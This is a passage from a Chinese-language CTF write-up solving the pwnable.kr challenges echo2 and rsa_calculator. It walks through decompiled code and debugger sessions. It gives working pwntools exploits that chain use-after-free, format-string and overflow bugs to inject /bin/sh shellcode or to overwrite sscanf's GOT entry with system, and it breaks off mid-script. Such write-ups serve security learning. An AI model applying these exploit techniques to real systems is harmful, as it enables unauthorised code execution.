 8  setvbuf(stdin, nullptr, 1, 0);
 9  o = malloc(0x28u);
10  *((_QWORD *)o + 3) = greetings;
11  *((_QWORD *)o + 4) = byebye;
12  printf("hey, what's your name? : ");
13  __isoc99_scanf("%24s", v6);
14  v3 = o;
15  *(_QWORD *)o = v6[0];
16  v3[1] = v6[1];
17  v3[2] = v6[2];
18  id = v6[0];
19  getchar();
20  func[0] = (__int64)echo1;
21  qword_602088 = (__int64)echo2;
22  qword_602090 = (__int64)echo3;
23  for ( i = 0; i != 121; i = getchar() )
24  {
25    while ( 1 )
26    {
27      while ( 1 )
28      {
29        puts("\n- select echo type -");
30        puts("- 1. : BOF echo");
31        puts("- 2. : FSB echo");
32        puts("- 3. : UAF echo");
33        puts("- 4. : exit");
34        printf("> ");
35        __isoc99_scanf("%d", &i);
36        getchar();
37        if ( i > 3 )
38          break;
39        ((void (*)(void))func[i - 1])();
40      }
41      if ( i == 4 )
42        break;
43      puts("invalid menu");
44    }
45    cleanup();
46    printf("Are you sure you want to exit? (y/n)");
47  }
48  puts("bye");
49  return 0;
50}
51
52__int64 __fastcall greetings(const char *a1)
53{
54  printf("hello %s\n", a1);
55  return 0;
56}
57
58__int64 __fastcall byebye(const char *a1)
59{
60  printf("goodbye %s\n", a1);
61  return 0;
62}
63
64int echo1()
65{
66  return puts("not supported");
67}
68
69__int64 echo2()
70{
71  char format[32]; // [rsp+0h] [rbp-20h] BYREF
72
73  (*((void (__fastcall **)(void *))o + 3))(o);
74  get_input(format, 32);
75  printf(format);
76  (*((void (__fastcall **)(void *))o + 4))(o);
77  return 0;
78}
79
80__int64 echo3()
81{
82  char *s; // [rsp+8h] [rbp-8h]
83
84  (*((void (__fastcall **)(void *))o + 3))(o);
85  s = (char *)malloc(0x20u);
86  get_input(s, 32);
87  puts(s);
88  free(s);
89  (*((void (__fastcall **)(void *))o + 4))(o);
90  return 0;
91}
92
93void cleanup()
94{
95  free(o);
96}逻辑很简单,明显 UAF,输入 4,exit 后执行了 cleanup 函数,它将 o 释放。但是后面按 n,不退出程序,再调用任何一个选项就会调用:
1(*((void (__fastcall **)(void *))o + 3))(o);
2
3(*((void (__fastcall **)(void *))o + 4))(o);造成 UAF,而 echo3 有一个 malloc 0x20,这里比 o 的 0x28 小,所以会复用,并且可写。所以最终调用 echo3,写入垃圾字符加 shell 地址到 s 里面,在调用后面的 o(4)的时候,就会调用 s(4)。
所以利用链是:
- 按 4,执行 cleanup
- 按 n,不退出程序
- 按 3,覆写 o 的堆空间
- 按 1或 2,调用 o
如果连续两次 n 还会 double free,这里echo2 是格式化字符串漏洞,可以打印栈地址。
对于格式化字符串,我觉得 ctf-wiki 写的不好,这里推荐: CTFer成长日记11:格式化字符串漏洞的原理与利用 ↗
调试如下:
1输入:AAAAAAAA%p%p%p%p%p%p%p%p%p%p%p
2pwndbg>
3AAAAAAAA0x6032d10xfbad22880x7ffff7d1ba910x6032ef(nil)0x41414141414141410x70257025702570250x70257025702570250xa7025702570250x7fffffffe7200x400acb
可以看到输入的值在第 6 个位置,我一直以为输入%6$x就能打印当前字符串的地址,然后根据字符串在栈里的偏移计算 rbp,实际上不是的,这个只能打印字面量的 ASCII,就像 41414141 一样,我们要加长 %p,直到打印出 rbp 或者其他栈上的值,一般是 0x7ffff 开头,上面可以看到是0x7fffffffe720,第 10 个。由于题目是 x64,所以前 6 个不需要在意那是寄存器上的值,gdb 里也能看到(输出的上一个调试帧)。后面出现了 0x7ffff 就打印栈:
 1pwndbg> stack 30
 200:0000│ rsp 0x7fffffffe6c0 ◂— 'AAAAAAAA%p%p%p%p%p%p%p%p%p%p%p\n'
 301:0008│-018 0x7fffffffe6c8 ◂— '%p%p%p%p%p%p%p%p%p%p%p\n'
 402:0010│-010 0x7fffffffe6d0 ◂— '%p%p%p%p%p%p%p\n'
 503:0018│-008 0x7fffffffe6d8 ◂— 0xa702570257025 /* '%p%p%p\n' */
 604:0020│ rbp 0x7fffffffe6e0 —▸ 0x7fffffffe720 —▸ 0x7fffffffe7c0 —▸ 0x7fffffffe820 ◂— 0
 705:0028│+008 0x7fffffffe6e8 —▸ 0x400acb (main+443) ◂— jmp main+248
 806:0030│+010 0x7fffffffe6f0 ◂— 0
 907:0038│+018 0x7fffffffe6f8 ◂— 0x200000000
1008:0040│+020 0x7fffffffe700 ◂— 0x6c6c656873 /* 'shell' */
可以看出,存储名字的地方是0x7fffffffe700,我们能泄露的地址是0x7fffffffe720,所以减去 0x20 即可。
堆复用,我们是调用 echo2 里面的 o(3),所以往 s 里面填充三个字长垃圾,在第四位填充我们的 shellcode 地址。
对了,这题不能远程,要把脚本放在机器上连接
exp:
 1from pwn import *
 2
 3# context.log_level = 'debug'
 4shellcode = b'\x31\xF6\x56\x48\xBB\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x53\x54\x5F\xF7\xEE\xB0\x3B\x0F\x05'
 5# io = process('./echo2')
 6io = remote('0',9011)
 7io.sendlineafter(b'name? :',shellcode)
 8io.sendlineafter(b'>',str(2).encode())
 9io.sendline(b'%10$llx')
10io.recvline()
11shell_addr = int(io.recvline().strip(), 16) - 0x20
12print(hex(shell_addr))
13io.sendline(str(4).encode())
14io.sendline(b'n')
15io.sendline(str(3).encode())
16io.sendline(b'A'*24 + p64(shell_addr))
17io.sendline('2')
18io.interactive()在/tmp/echo2 目录里面发现了一个脚本,也能攻击成功,但是写得好复杂:
 1from pwn import *
 2from enum import Enum
 3
 4
 5
 6LIBC_OFFSET = 0x29d90
 7JUMP_ADDRESS = 0x400794
 8
 9class Path(Enum):
10    FSB = b"2"
11    UAF = b"3"
12    FALSE_EXIT = b"4"
13
14# binary = ELF("/home/echo2/echo2")
15libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
16
17io = remote("0", 9011)
18
19
20def welcome(name: bytes):
21    io.recvuntil(b"hey, what's your name? : ")
22    io.sendline(name)
23
24def choose_path(choice: str):
25    io.recvuntil(b"> ")
26    io.sendline(choice)
27
28def fsb_echo(payload: bytes):
29    choose_path(Path.FSB.value)
30    io.recvline()
31    io.sendline(payload)
32    return io.recvline()
33
34def uaf_echo(payload: bytes):
35    choose_path(Path.UAF.value)
36    io.recvline()
37    io.sendline(payload)
38
39def false_exit():
40    choose_path(Path.FALSE_EXIT.value)
41    io.recvuntil(b"Are you sure you want to exit? (y/n)")
42    io.sendline(b"n")
43
44
45
46shellcode = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05"
47welcome(shellcode)
48
49# Stage 1 -> libc leak
50stack_leak = fsb_echo(b"%10$p.%19$p.%20$p.%21$p.%22$p").split(b".")[0].decode()
51
52stack_leak = int(stack_leak, 16)
53shellcode_location = stack_leak-0x20
54
55log.info(f"Stack leak: {hex(stack_leak)}")
56log.info(f"shellcode is at : {hex(shellcode_location)}")
57
58
59# Stage 2 -> RCE
60# free our main chunk...
61false_exit()
62
63# we reuse the same chunk (UAF)
64payload = b"Q"*24 + p64(shellcode_location)
65uaf_echo(payload)
66
67choose_path(Path.UAF.value) # <-- Trigger the bug
68
69io.interactive()没时间看。
rsa_calculator#
Pwn this RSA calculator service. its lame, but it also supports some encryption/decryption.
ssh rsa_calculator@pwnable.kr -p2222 (pw: guest)
保护措施:
 1rsa_calculator@ubuntu:~$ checksec rsa_calculator
 2[*] '/home/rsa_calculator/rsa_calculator'
 3    Arch:       amd64-64-little
 4    RELRO:      Partial RELRO
 5    Stack:      Canary found
 6    NX:         NX unknown - GNU_STACK missing
 7    PIE:        No PIE (0x400000)
 8    Stack:      Executable
 9    RWX:        Has RWX segments
10    Stripped:   No
运行:
 1rsa_calculator@ubuntu:~$ ./rsa_calculator
 2- Buggy RSA Calculator -
 3
 4
 5- select menu -
 6- 1. : set key pair
 7- 2. : encrypt
 8- 3. : decrypt
 9- 4. : help
10- 5. : exit
11> 2
12set RSA key first
13
14- select menu -
15- 1. : set key pair
16- 2. : encrypt
17- 3. : decrypt
18- 4. : help
19- 5. : exit
20> 1
21-SET RSA KEY-
22p : 123
23q : 123
24p, q, set to 123, 123
25-current private key and public keys-
26public key : 00 00 00 00 00 00 00 00
27public key : 00 00 00 00 00 00 00 00
28N set to 15129, PHI set to 14884
29set public key exponent e : 123
30set private key exponent d : 123
31wrong parameters for key generation
32rsa_calculator@ubuntu:~$ ./rsa_calculator
33- Buggy RSA Calculator -
34
35
36- select menu -
37- 1. : set key pair
38- 2. : encrypt
39- 3. : decrypt
40- 4. : help
41- 5. : exit
42> 4
43- this is a buggy RSA calculator service
44- to show the concept, we also provide tiny encryption service as well
45- there are *multiple exploitable bugs* in this service.
46- you better patch them all :)
47
48- select menu -
49- 1. : set key pair
50- 2. : encrypt
51- 3. : decrypt
52- 4. : help
53- 5. : exit
54> -1
55ls
56ls
57Segmentation fault (core dumped)
58rsa_calculator@ubuntu:~$ ls
59Dockerfile  readme  reset.c  rsa_calculator  run.sh  super.pl
60rsa_calculator@ubuntu:~$ ls
61Dockerfile  readme  reset.c  rsa_calculator  run.sh  super.pl
说实话,RSA 大名鼎鼎,但我仍然不想了解,现在不喜欢数学了,只喜欢用数学装逼。
源码很长,慢慢读,一点点查,这题 200 分呢,而且题目说了有多个漏洞。
Main 函数:
 1int __fastcall main(int argc, const char **argv, const char **envp)
 2{
 3  int v5; // [rsp+Ch] [rbp-4h] BYREF
 4
 5  setvbuf(stdout, nullptr, 2, 0);
 6  setvbuf(stdin, nullptr, 1, 0);
 7  puts("- Buggy RSA Calculator -\n");
 8  func[0] = (__int64)set_key;
 9  qword_602508 = (__int64)RSA_encrypt;
10  qword_602510 = (__int64)RSA_decrypt;
11  qword_602518 = (__int64)help;
12  qword_602520 = (__int64)myexit;
13  qmemcpy(&dword_602528, "pwnable.krisbest", 16);
14  qword_602538 = (__int64)system;
15  v5 = 0;
16  while ( 1 )
17  {
18    puts("\n- select menu -");
19    puts("- 1. : set key pair");
20    puts("- 2. : encrypt");
21    puts("- 3. : decrypt");
22    puts("- 4. : help");
23    puts("- 5. : exit");
24    printf("> ");
25    __isoc99_scanf("%d", &v5);
26    if ( (unsigned int)(v5 + 1) > 6 )
27      break;
28    ((void (*)(void))func[v5 - 1])();
29    if ( g_try++ > 10 )
30    {
31      puts("this is demo version");
32      exit(0);
33    }
34  }
35  puts("invalid menu");
36  return 0;
37}很常规的选单函数,这里有个 bug 是可以输入 0 或负数。
set_key 函数:
 1__int64 set_key()
 2{
 3  unsigned int v1; // [rsp+18h] [rbp-18h] BYREF
 4  unsigned int v2; // [rsp+1Ch] [rbp-14h] BYREF
 5  unsigned int i; // [rsp+20h] [rbp-10h]
 6  unsigned int v4; // [rsp+24h] [rbp-Ch]
 7  unsigned int v5; // [rsp+28h] [rbp-8h]
 8  __int16 v6; // [rsp+2Ch] [rbp-4h] BYREF
 9  __int16 v7; // [rsp+2Eh] [rbp-2h] BYREF
10
11  puts("-SET RSA KEY-");
12  printf("p : ");
13  __isoc99_scanf("%d", &v6);
14  printf("q : ");
15  __isoc99_scanf("%d", &v7);
16  printf("p, q, set to %d, %d\n", v6, v7);
17  puts("-current private key and public keys-");
18  printf("public key : ");
19  for ( i = 0; i <= 7; ++i )
20    printf("%02x ", pub[i]);
21  printf("\npublic key : ");
22  for ( i = 0; i <= 7; ++i )
23    printf("%02x ", pri[i]);
24  putchar(10);
25  v4 = v6 * v7;
26  v5 = (v6 - 1) * (v7 - 1);
27  printf("N set to %d, PHI set to %d\n", v4, v5);
28  printf("set public key exponent e : ");
29  __isoc99_scanf("%d", &v1);
30  printf("set private key exponent d : ");
31  __isoc99_scanf("%d", &v2);
32  if ( v1 < v5 && v2 < v5 && v2 * v1 % v5 != 1 )
33  {
34    puts("wrong parameters for key generation");
35    exit(0);
36  }
37  if ( v4 <= 0xFF )
38  {
39    puts("key length too short");
40    exit(0);
41  }
42  set_pub_key(v1, v4, pub);
43  set_pri_key(v2, v4, pri);
44  puts("key set ok");
45  printf("pubkey(e,n) : (%d(%08x), %d(%08x))\n", v1, v1, v4, v4);
46  printf("prikey(d,n) : (%d(%08x), %d(%08x))\n", v2, v2, v4, v4);
47  is_set = 1;
48  return 1;
49}看得很累,没看出来什么东西
RSA_encrypt 函数:
 1__int64 RSA_encrypt()
 2{
 3  int v2; // eax
 4  unsigned int v3; // [rsp+Ch] [rbp-1424h] BYREF
 5  int v4; // [rsp+10h] [rbp-1420h]
 6  int i; // [rsp+14h] [rbp-141Ch]
 7  char ptr; // [rsp+1Fh] [rbp-1411h] BYREF
 8  char s[4096]; // [rsp+20h] [rbp-1410h] BYREF
 9  _BYTE src[1032]; // [rsp+1020h] [rbp-410h] BYREF
10  unsigned __int64 v10; // [rsp+1428h] [rbp-8h]
11
12  v10 = __readfsqword(0x28u);
13  if ( is_set )
14  {
15    v3 = 0;
16    printf("how long is your data?(max=1024) : ");
17    __isoc99_scanf("%d", &v3);
18    if ( v3 <= 0x400 )
19    {
20      v4 = 0;
21      fgetc(stdin);
22      puts("paste your plain text data");
23      while ( v3-- != 0 )
24      {
25        if ( !(unsigned int)fread(&ptr, 1u, 1u, stdin) )
26          exit(0);
27        if ( ptr == 10 )
28          break;
29        src[v4++] = ptr;
30      }
31      memcpy(g_pbuf, src, v4);
32      for ( i = 0; i < v4; ++i )
33      {
34        v2 = encrypt((unsigned int)g_pbuf[i], &pub);
35        g_ebuf[i] = v2;
36      }
37      memset(s, 0, 0x400u);
38      for ( i = 0; 4 * v4 > i; ++i )
39        sprintf(&s[2 * i], "%02x", *((unsigned __int8 *)g_ebuf + i));
40      puts("-encrypted result (hex encoded) -");
41      puts(s);
42      return 0;
43    }
44    else
45    {
46      puts("data length exceeds buffer size");
47      return 0;
48    }
49  }
50  else
51  {
52    puts("set RSA key first");
53    return 0;
54  }
55}这个伪代码不太好看出,但是有溢出。比如 g_ebuf 的地址在:0x6020E0,main 函数里存储 set_key 函数结果的func 对象在0x602500,相差仅仅 1056 字节。
RSA_decrypt
 1__int64 RSA_decrypt()
 2{
 3  _BYTE *v2; // rdx
 4  char v3; // al
 5  int v4; // [rsp+Ch] [rbp-634h] BYREF
 6  int v5; // [rsp+10h] [rbp-630h]
 7  int i; // [rsp+14h] [rbp-62Ch]
 8  int v7; // [rsp+18h] [rbp-628h]
 9  _BYTE v9[15]; // [rsp+20h] [rbp-620h] BYREF
10  _BYTE ptr[1025]; // [rsp+2Fh] [rbp-611h] BYREF
11  _BYTE src[520]; // [rsp+430h] [rbp-210h] BYREF
12  unsigned __int64 v12; // [rsp+638h] [rbp-8h]
13
14  v12 = __readfsqword(0x28u);
15  if ( is_set )
16  {
17    v4 = 0;
18    printf("how long is your data?(max=1024) : ");
19    __isoc99_scanf("%d", &v4);
20    if ( v4 <= 1024 )
21    {
22      v5 = 0;
23      fgetc(stdin);
24      puts("paste your hex encoded data");
25      while ( v4-- != 0 )
26      {
27        if ( !(unsigned int)fread(ptr, 1u, 1u, stdin) )
28          exit(0);
29        if ( ptr[0] == 10 )
30          break;
31        ptr[++v5] = ptr[0];
32      }
33      memset(src, 0, 0x200u);
34      i = 0;
35      v7 = 0;
36      while ( 2 * v5 > i )
37      {
38        v9[0] = ptr[i + 1];
39        v9[1] = ptr[i + 2];
40        v9[2] = 0;
41        v2 = &src[v7++];
42        __isoc99_sscanf(v9, "%02x", v2);
43        i += 2;
44      }
45      memcpy(g_ebuf, src, v5);
46      for ( i = 0; v5 / 8 > i; ++i )
47      {
48        v3 = decrypt((unsigned int)g_ebuf[i], &pri);
49        g_pbuf[i] = v3;
50      }
51      g_pbuf[i] = 0;
52      puts("- decrypted result -");
53      printf(g_pbuf);
54      putchar(10);
55      return 0;
56    }
57    else
58    {
59      puts("data length exceeds buffer size");
60      return 0;
61    }
62  }
63  else
64  {
65    puts("set RSA key first");
66    return 0;
67  }
68}说实话,我只看出一个 53 行的格式化字符串漏洞。
看了其他 wp:https://quildu.xyz/pwnablekr/rookiss/rsa_calculator/
他说还有
- 42 行,在循环中,使用
sscanf和“%02x”时,长度是预期的两倍。 - 45 行,
ciphertext的长度为 512 字节,但memcpy最多可复制 1024 字节 - 46 行,
data_counter / 8应该是data_counter / 4
但是他没给 exp。
这里还是格式化字符串泄露地址,用那个栈溢出覆盖 func,然后拿 shell
Etenal 还提到了一个点:
1.text:000000000040101A ; 20:     if ( v4 <= 1024 )
2.text:000000000040101A                 mov     eax, [rbp+var_634]
3.text:0000000000401020                 cmp     eax, 400h
4.text:0000000000401025 jle short loc_40103B这里应该用 jbe,但是却用了 jle。
jbe 是无符号判断,即使输入负数,被认为极大正数,不会通过判断。
jle 是有符号判断,输入负数,小于 1024,会通过判断,并且循环常用len--,导致负数 int 自减变成极大正数,无限循环,所以可以输入任意长数据。
溢出覆写 func思路#
调试,我设置的 p=13,q=22,e=251,d=251
运行完那个加密循环后,p_buf 和 p_ebuf 的空间:
 1pwndbg> x/24x 0x602560
 20x602560 <g_pbuf>:      0x41414141      0x42424242      0x43434343      0x44444444
 30x602570 <g_pbuf+16>:   0x00000000      0x00000000      0x00000000      0x00000000
 40x602580 <g_pbuf+32>:   0x00000000      0x00000000      0x00000000      0x00000000
 50x602590 <g_pbuf+48>:   0x00000000      0x00000000      0x00000000      0x00000000
 60x6025a0 <g_pbuf+64>:   0x00000000      0x00000000      0x00000000      0x00000000
 70x6025b0 <g_pbuf+80>:   0x00000000      0x00000000      0x00000000      0x00000000
 8pwndbg> x/24x 0x6020e0
 90x6020e0 <g_ebuf>:      0x00000041      0x00000041      0x00000041      0x00000041
100x6020f0 <g_ebuf+16>:   0x00000042      0x00000042      0x00000042      0x00000042
110x602100 <g_ebuf+32>:   0x0000006f      0x0000006f      0x0000006f      0x0000006f
120x602110 <g_ebuf+48>:   0x000000b2      0x000000b2      0x000000b2      0x000000b2
130x602120 <g_ebuf+64>:   0x00000000      0x00000000      0x00000000      0x00000000
140x602130 <g_ebuf+80>:   0x00000000      0x00000000      0x00000000      0x00000000
15pwndbg> x/24x 0x602500
160x602500 <func>:        0x00400a8c      0x00000000      0x00400d44      0x00000000
170x602510 <func+16>:     0x00400faa      0x00000000      0x00401262      0x00000000
180x602520 <func+32>:     0x00401295      0x00000000      0x616e7770      0x2e656c62
190x602530 <func+48>:     0x7369726b      0x74736562      0x004007c0      0x00000000
200x602540 <func+64>:     0x00000000      0x00000000      0x00000000      0x00000000
210x602550:       0x00000000      0x00000000      0x00000000      0x00000000
可以看到每个字节独占 4 个字节。而且 C 和 D 变了,这个要看参数设置的。而且 func 地址里面存的0x00400a8c就是菜单 1,set_key函数的地址。我们目的就是覆盖这个地址。覆写成 shellcode 地址,然后选 1,触发。
看一下距离:
1pwndbg> p 0x602500 - 0x6020e0
2$1 = 1056
3pwndbg> p $1 / 4
4$2 = 264
ebuf 距离 func 是 1056 字节,由于密文是明文 1 变 4,所以需要 264 个字节明文。由于还要覆写 func 本身,所以需要再加一个明文,而且这个明文计算完是 shellcode 的地址:0x602560
怎么找到这个密文呢?这个 RSA 算法没有检验 p 和 q 是大素数,简单很多。先画靶子再射箭:
0x602560 = 6301024
已知 RSA 加密函数:
所以要创造出 ,即,这里设定 M=14,e=7,因为他们乘积算是接近 6301024的。
所以,这里要取一个整数 n,可以因式分解,还必须跟 a 互为整数
写脚本不断尝试后,n 取 12389060,因式分解 p 和 q,由于他们是 char 类型, 64 位系统下取值范围是 0x0000 - 0x7FFF
这里用在线分解素数的网站,http://www.factordb.com/index.php?query=99112480
这里 p 取 16288=2^5 * 509,q 取 6085= 5 * 1217
exp:
 1from pwn import *
 2
 3context(os='linux', arch='amd64', log_level='debug')
 4shellcode = asm(shellcraft.amd64.linux.sh())
 5payload = shellcode.ljust(264, b'A') + b'\x0e'
 6print(payload)
 7p = 16288
 8q = 6085
 9e = 7
10d = 56622919 # 计算出来的
11io = process('./rsa_calculator')
12io.sendlineafter(b'> ',str(1).encode())
13io.sendlineafter(b'p : ',str(p).encode())
14io.sendlineafter(b'q : ',str(q).encode())
15io.sendlineafter(b'e : ',str(e).encode())
16io.sendlineafter(b'd : ',str(d).encode())
17io.sendlineafter(b'> ',str(2).encode())
18io.sendlineafter(b'(max=1024) : ',str(265).encode())
19# gdb.attach(io,terminal=('tmux', 'splitw', '-h'))
20io.sendafter(b'text data',payload)
21io.sendlineafter(b'> ',str(1).encode())
22io.interactive()我这个逻辑完全正确,我也 pwndbg 调试了所有寄存器和变量,覆写全部正确,但就是不行,无论本地还是远程
搞了两天。最终排查出来是 0x602560 没有执行权限:
 1pwndbg> x/x 0x602500
 20x602500 <func>:        0x00602560
 3pwndbg> x/24x 0x602560
 40x602560 <g_pbuf>:      0xb848686a      0x6e69622f      0x732f2f2f      0xe7894850
 50x602570 <g_pbuf+16>:   0x01697268      0x24348101      0x01010101      0x6a56f631
 60x602580 <g_pbuf+32>:   0x01485e08      0x894856e6      0x6ad231e6      0x050f583b
 70x602590 <g_pbuf+48>:   0x41414141      0x41414141      0x41414141      0x41414141
 80x6025a0 <g_pbuf+64>:   0x41414141      0x41414141      0x41414141      0x41414141
 90x6025b0 <g_pbuf+80>:   0x41414141      0x41414141      0x41414141      0x41414141
10pwndbg> info proc mappings
11process 2941911
12Mapped address spaces:
13
14          Start Addr           End Addr       Size     Offset  Perms  objfile
15            0x400000           0x402000     0x2000        0x0  r-xp   /home/pwn/pwnable/rsa_calculator
16            0x601000           0x602000     0x1000     0x1000  r--p   /home/pwn/pwnable/rsa_calculator
17            0x602000           0x603000     0x1000     0x2000  rw-p   /home/pwn/pwnable/rsa_calculator
18            0xbe5000           0xc06000    0x21000        0x0  rw-p   [heap]
19      0x7a6cca200000     0x7a6cca228000    0x28000        0x0  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
20      0x7a6cca228000     0x7a6cca3b0000   0x188000    0x28000  r-xp   /usr/lib/x86_64-linux-gnu/libc.so.6
21      0x7a6cca3b0000     0x7a6cca3ff000    0x4f000   0x1b0000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
22      0x7a6cca3ff000     0x7a6cca403000     0x4000   0x1fe000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
23      0x7a6cca403000     0x7a6cca405000     0x2000   0x202000  rw-p   /usr/lib/x86_64-linux-gnu/libc.so.6
24      0x7a6cca405000     0x7a6cca412000     0xd000        0x0  rw-p
25      0x7a6cca56a000     0x7a6cca56d000     0x3000        0x0  rw-p
26      0x7a6cca574000     0x7a6cca576000     0x2000        0x0  rw-p
27      0x7a6cca576000     0x7a6cca577000     0x1000        0x0  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
28      0x7a6cca577000     0x7a6cca5a2000    0x2b000     0x1000  r-xp   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
29      0x7a6cca5a2000     0x7a6cca5ac000     0xa000    0x2c000  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
30      0x7a6cca5ac000     0x7a6cca5ae000     0x2000    0x36000  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
31      0x7a6cca5ae000     0x7a6cca5b0000     0x2000    0x38000  rw-p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
32      0x7ffce84b2000     0x7ffce84d3000    0x21000        0x0  rwxp   [stack]
33      0x7ffce856b000     0x7ffce856f000     0x4000        0x0  r--p   [vvar]
34      0x7ffce856f000     0x7ffce8571000     0x2000        0x0  r-xp   [vdso]
35  0xffffffffff600000 0xffffffffff601000     0x1000        0x0  --xp   [vsyscall]
即使 checksec 显示Has RWX segments,但 bss 段就是没有。
这里想了很久,实在不想放弃这个路子,其他 wp 都是格式化字符串泄露 Canary,然后栈溢出做,我觉得没有我这个简单。最终想到覆写为system@plt。
main 的反编译源码里有一句qword_602538 = (__int64)system;
他的地址是固定的:0x4007c0
我如果覆写成这个地址,那就可以调用了,而且有执行权限。但是 RSA 就要重新计算:
新的 RSA 参数(让第 265 字节加密后等于 0x4007c0):
- M=3, e=17, p=6125, q=20399, d=110221193
- 验证:3^17 mod 124943875 = 4196288 = 0x4007c0
这个 system 函数是需要参数的,根据传参约定,参数是 RDI,而调试完可以看到 RDI 就是输入的菜单选项。
所以我们最后输入 1,调用 system,会变成 system(“1”),所以创建一个软链接就行:./1 -> /bin/sh,发现也不行,因为远程是 docker 服务,没法创建软链接,这条路又断了。
格式化字符串漏洞思路#
换大家用的格式化字符串漏洞那个思路吧。问题出现前面说的 RSA_decrypt 函数:
1while ( 2 * v5 > i )
2      {
3        v9[0] = ptr[i + 1];
4        v9[1] = ptr[i + 2];
5        v9[2] = 0;
6        v2 = &src[v7++];
7        __isoc99_sscanf(v9, "%02x", v2);
8        i += 2;
9 }这里 ptr 是用户输入的字符,每两位解密成一个字节。比如 41 两个字符解密成一个 A
比如 1024 个字符,应该只用 512 次循环的,因为 i 是自增 2。而这里使用了 2 * v5,所以循环了 1024 次,那么 ptr 后面的内容也被写入 src 中。
当v5>1024时,v7>512,src数组只有512字节(之前的 memset 初始化了 0x200u),直接溢出到后面的栈空间
后面的memcpy(g_ebuf, src, v5);由于两个字符变一个,所以长度变了一半,这里应该是 v5/2
关键漏洞:printf(g_pbuf);
还有一点:程序允许用户自定义 e 和 d,且不做任何安全性检查。设置 e=1, d=1 可使加密/解密成为恒等变换(m^1 mod n = m),完全绕过密码学保护。
这里采用 p=61,q=53,e 和 d 都是 1,pq 其实无所谓的,只要N > 255 就可以了,否则程序会说 key 太短。
首先测格式化字符串的便宜,由于加密后是 16 进制显示,A 变成41000000,变成八倍,而 src 最多 520 长度,这里最多输入几十个 %p,多输入会触发 Canary。但是这题的偏移很远,这里用脚本测试。
 1from pwn import *
 2
 3context.arch = 'amd64'
 4context.log_level = 'warn'
 5
 6KNOWN = 0x4142434445464748
 7
 8r = process('./rsa_calculator')
 9
10r.recvuntil(b'> '); r.sendline(b'1')
11r.recvuntil(b'p : '); r.sendline(b'61')
12r.recvuntil(b'q : '); r.sendline(b'53')
13r.recvuntil(b'e : '); r.sendline(b'1')
14r.recvuntil(b'd : '); r.sendline(b'1')
15r.recvuntil(b'> ')
16
17MAGIC_OFF = 80
18
19for start in range(135, 175, 3):
20    fmt = f"|%{start}$p|%{start+1}$p|%{start+2}$p|".encode()
21
22    src = bytearray(MAGIC_OFF + 8)
23    for i, ch in enumerate(fmt):
24        src[i * 4] = ch                          # g_pbuf[i] = src[i*4]
25    src[MAGIC_OFF : MAGIC_OFF + 8] = p64(KNOWN)  # 地址放固定偏移
26
27    hex_data = src.hex().encode()
28
29    # 安全检查
30    if len(hex_data) >= 1040:
31        print(f"  [{start}] hex={len(hex_data)}, 跳过")
32        continue
33
34    r.sendline(b'3')
35    r.recvuntil(b'how');       r.sendline(str(len(hex_data)).encode())
36    r.recvuntil(b'data');      r.sendline(hex_data)
37    r.recvuntil(b'result -\n')
38    result = r.recvline().decode(errors='replace').strip()
39    r.recvuntil(b'> ')
40
41    hit = "0x4142434445464748" in result
42    marker = " ★★★ 命中!" if hit else ""
43    print(f"  %{start:3d}~%{start+2:3d}: {result[:65]}{marker}")
44
45    if hit:
46        print(f"\nsrc[{MAGIC_OFF}] = 位置 {start} (或其他)")
47        # 用 ≈ 是为了保险,建议还是结束后手动测试
48        print(f"src[0]  ≈ 位置 {start - MAGIC_OFF//8}")
49        break
50else:
51    print("\n没找到,扩大范围")
52
53r.close()能够得到输入的字符串在 140 偏移。这里坑居多,测试的字符串放前面,由于他是每 4 位取一个导致被覆盖。乱七八糟的,没有 AI 真搞不出来。
然后把 scanf 覆写为 system,为什么呢?之前 system 参数都不好搞,现在为什么可以,请看:
1while ( 2 * v5 > i )
2      {
3        v9[0] = ptr[i + 1];
4        v9[1] = ptr[i + 2];
5        v9[2] = 0;
6        v2 = &src[v7++];
7        __isoc99_sscanf(v9, "%02x", v2);
8        i += 2;
9 }它的参数来源于 v9,也就是我输入 hex 数据的前两字节。
换成 system 后:system(v9, "%02x", v2);,而 system 函数只看第一个参数。所以输出 sh 就可以了。
这题没有 PIE,函数地址都是固定的
- scanf:0x602048
- system:0x4007C0
- func:0x602500
所以payload 长这样:[打印 0x4007c0 字符]%(scanf 地址偏移)$n[打印特定数量凑整]%(前面偏移+1)$hn%(再加 1)$hn[scanf 地址][scanf 地址+4][scanf 地址+6]
由于 scanf 被调用过,里面是 libc 地址,所以不仅要写入低 4 字节,还要往里面高四字节分别写入 00。
0x4007c0 = 4196288
想要把写入的字数变成 0,只要大到溢出,然后 mod 65536 为 0 就行,也就是 65536 倍数。
这里取63552,加上之前的 4196288 是4259840,是 65536 倍数,于是变成 0,就能写入 00 了
高字节的高二字节就不用折腾了,因为已经是 0 了,直接写偏移就好。
现在 payload 变成了%4196288c%N$n%63552c%N+1$hn%N+2$hn[scanf 地址][scanf 地址+4][scanf 地址+6]
已经知道了字符串是 140 偏移,那么 N 起码是一百多,也就是 3 位数,所以前面的格式化部分长度为 36。
由于g_pbuf[i] = v2;,这里 v2 四字节,所以实际上是每个字符占 4 个字节,上面 36 个字符就是 144 字节,64 位系统,8 字节一个位置,那就是占了 18 个位置。所以后面那个 scanf 地址应该是 140+18=158 的偏移。
payload:%4196288c%158$n%63552c%159$hn%160$hn[scanf 地址][scanf 地址+4][scanf 地址+6]
注意,后面的地址要打包添加在后面。
exp:
 1from pwn import *
 2
 3context.arch = 'amd64'
 4context.log_level = 'info'
 5
 6SYSTEM_PLT = 0x4007c0
 7SSCANF_GOT = 0x602048
 8
 9def setup_key(r):
10    r.recvuntil(b'> ')
11    r.sendline(b'1')
12    r.recvuntil(b'p : '); r.sendline(b'13')
13    r.recvuntil(b'q : '); r.sendline(b'23')
14    r.recvuntil(b'e : '); r.sendline(b'1')
